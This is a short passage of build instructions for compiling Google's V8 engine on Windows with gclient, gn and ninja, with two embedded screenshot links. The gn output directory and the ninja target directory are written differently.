
Check out the desired commit, run gclient sync, then generate the build configuration from the v8 directory.
gn gen --ide=vs out\x64.release --args="is_debug=false is_component_build=true"On success, you'll see the following screen.

Finally, build with ninja.

ninja -C out.gn/x64.release